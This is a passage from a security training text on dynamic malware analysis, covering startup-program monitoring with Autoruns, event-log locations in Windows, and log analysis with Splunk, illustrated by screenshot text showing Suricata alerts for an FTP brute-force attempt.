☑ ANotepad++64	ShellHandler for Notepad++ (64 bit)	(Verified) Notepad++	C:\Program Files\Notepad++
☑ EPP	Microsoft Security Client Shell Extension	(Not Verified) Microsoft Corporati...	C:\Program Files\Windows De
HKLM\Software\Classes\Drive\ShellEx\ContextMenuHandlers			
☑ EPP	Microsoft Security Client Shell Extension	(Not Verified) Microsoft Corporati...	C:\Program Files\Windows De
HKLM\Software\Classes\Directory\ShellEx\ContextMenuHandlers			
☑ EPP	Microsoft Security Client Shell Extension	(Not Verified) Microsoft Corporati...	C:\Program Files\Windows De
HKLM\Software\Classes\Folder\ShellEx\DragDropHandlers			
☑ WinRAR	WinRAR shell extension	(Verified) win.rar GmbH	C:\Program Files\WinRAR\rar
HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\ShellIconOverlayIdentifiers			
☑ OneDrive1	Microsoft OneDrive Shell Extension	(Verified) Microsoft Corporation	C:\Users\Admin\AppData\Loc
☑ OneDrive2	Microsoft OneDrive Shell Extension	(Verified) Microsoft Corporation	C:\Users\Admin\AppData\Loc
☑ OneDrive3	Microsoft OneDrive Shell Extension	(Verified) Microsoft Corporation	C:\Users\Admin\AppData\Loc
☑ OneDrive4	Microsoft OneDrive Shell Extension	(Verified) Microsoft Corporation	C:\Users\Admin\AppData\Loc

Figure 7.101: Screenshot of Autoruns for Windows

Some additional startup programs monitoring tools are as follows:

- WinPatrol (*https://www.bleepingcomputer.com*)
- Autorun Organizer (*https://www.chemtable.com*)
- Quick Startup (*https://www.glarysoft.com*)
- StartEd Pro (*https://www.outertech.com*)
- Chameleon Startup Manager (*https://www.chameleon-managers.com*)


Dynamic Malware Analysis: Event Logs Monitoring/Analysis

- **Log analysis** is a process of analyzing **computer-generated records or activities** to identify malicious or suspicious events
- Use **log analysis tools** like **Splunk** to identify suspicious logs or events with malicious intent

Log Analysis Tools

- ManageEngine Event Log Analyzer (*https://www.manageengine.com*)
- Loggly (*https://www.loggly.com*)
- SolarWinds Log & Event Manager (LEM) (*https://www.solarwinds.com*)
- Netwrix Event Log Manager (*https://www.netwrix.com*)

Splunk It is a **SIEM tool** that can **automatically collect all the events logs** from all the systems present in the network


Search | Splunk 8.0.1
localhost:8000/en-US/app/SplunkForwarder/search?q=search%20source%3D"C%3A%5C%5CProgram%20Files%5C%5CSur...
splunk>enterprise
App: Splun...
Administrator
2 Messages
Settings
Activity
Help
Find
Default Views
SplunkForwarder
New Search
Save As
Close
Last 24 hours
✓ 9 events (8/16/21 3:00:00.000 AM to 8/17/21 3:52:21.000 AM)
No Event Sampling
Job
Smart Mode
Events (9)
Patterns
Statistics
Visualization
Format Timeline
– Zoom Out
+ Zoom to Selection
× Deselect
1 hour per column
List
Format
20 Per Page
< Hide Fields
All Fields
SELECTED FIELDS
a host 1
a source 1
a sourcetype 1
INTERESTING FIELDS
# date_hour 1
# date_mday 1
# date_minute 2
a date_month 1
i
Time
Event

```
source="C:\\Program Files\\Suricata\\log\\fast.log"
```

```
8/17/21 3:37:03.488 AM
08/17/2021-00:37:03.488827  [**] [1:0:0] ET SCAN Potential FTP Brute-Force at
tempt [**] [Classification: Unsuccessful User Privilege Gain] [Priority: 1]
{TCP} 10.10.1.16:21 -> 10.10.1.50:38020
host = WebServer   source = C:\Program Files\Suricata\log\fast.log
sourcetype = fast-too_small

8/17/21 3:37:03.472 AM
08/17/2021-00:37:03.472776  [**] [1:0:0] ET SCAN Potential FTP Brute-Force at
tempt [**] [Classification: Unsuccessful User Privilege Gain] [Priority: 1]
{TCP} 10.10.1.16:21 -> 10.10.1.50:38028
host = WebServer   source = C:\Program Files\Suricata\log\fast.log
sourcetype = fast-too_small
```

https://www.splunk.com

Event Logs Monitoring/Analysis

Log analysis is a process that provides the details of an activity or event that can extract possible attacks in the form of Trojans or worms in the system. It serves as a primary source of information and helps in identifying security gaps. This process helps in detecting zero-day backdoor Trojans or any possible attacks (failed authentication/login attempts) when logs are analyzed for different components. Log monitoring can be performed for components that perform security operations, such as firewall systems, IDS/IPS, web servers, and authentication servers. The logs also contain file types, ports, timestamps, and registry entries. In Windows, system logs, application logs, access logs, audit logs, and security logs can be analyzed in Event Viewer under the section "Windows Logs."

Logs are located via the following paths:

- **System logs**

  Start → Windows Administrative Tools → Event Viewer → Windows Logs

- **System Security logs**

  Start → Windows Administrative Tools → Event Viewer → Windows Logs → Security

- **Applications and Services Logs**


  Start → Windows Administrative Tools → Event Viewer → Applications and Services Logs

Log Analysis Tools:

- **Splunk**

  Source: *https://www.splunk.com*

  It is an SIEM tool that can automatically collect all the event logs from all the systems present in the network. Splunk forwarders need to be installed in all the systems in the network that need to be monitored, and these forwarders will transfer the real-time event logs from the network systems to the main Splunk dashboard.


Search | Splunk 8.0.1
localhost:8000/en-US/app/SplunkForwarder/search?q=search%20source%3D"C%3A%5C%5CProgram%20Files%5C%5CSur...
splunk>enterprise
App: Splun...
Administrator
2 Messages
Settings
Activity
Help
Find
Default Views
SplunkForwarder
New Search
Save As
Close
Last 24 hours
No Event Sampling
Job
Smart Mode
Events (9)
Patterns
Statistics
Visualization
Format Timeline
− Zoom Out
+ Zoom to Selection
× Deselect
1 hour per column
List
Format
20 Per Page
Hide Fields
All Fields
SELECTED FIELDS
a host 1
a source 1
a sourcetype 1
INTERESTING FIELDS
# date_hour 1
# date_mday 1
# date_minute 2
a date_month 1
i
Time
Event

```
source="C:\\Program Files\\Suricata\\log\\fast.log"
```

✓ 9 events (8/16/21 3:00:00.000 AM to 8/17/21 3:52:21.000 AM)

Time	Event
8/17/21 3:37:03.488 AM	`08/17/2021-00:37:03.488827 [**] [1:0:0] ET SCAN Potential FTP Brute-Force attempt [**] [Classification: Unsuccessful User Privilege Gain] [Priority: 1] {TCP} 10.10.1.16:21 -> 10.10.1.50:38020` host = WebServer source = C:\Program Files\Suricata\log\fast.log sourcetype = fast-too_small
8/17/21 3:37:03.472 AM	`08/17/2021-00:37:03.472776 [**] [1:0:0] ET SCAN Potential FTP Brute-Force attempt [**] [Classification: Unsuccessful User Privilege Gain] [Priority: 1] {TCP} 10.10.1.16:21 -> 10.10.1.50:38028` host = WebServer source = C:\Program Files\Suricata\log\fast.log sourcetype = fast-too_small

Figure 7.102: Screenshot of Splunk

Some additional log monitoring/analysis tools are as follows:

- ManageEngine Event Log Analyzer (*https://www.manageengine.com*)
- Loggly (*https://www.loggly.com*)
- SolarWinds Log & Event Manager (*https://www.solarwinds.com*)
- Netwrix Event Log Manager (*https://www.netwrix.com*)

Dynamic Malware Analysis: Installation Monitoring

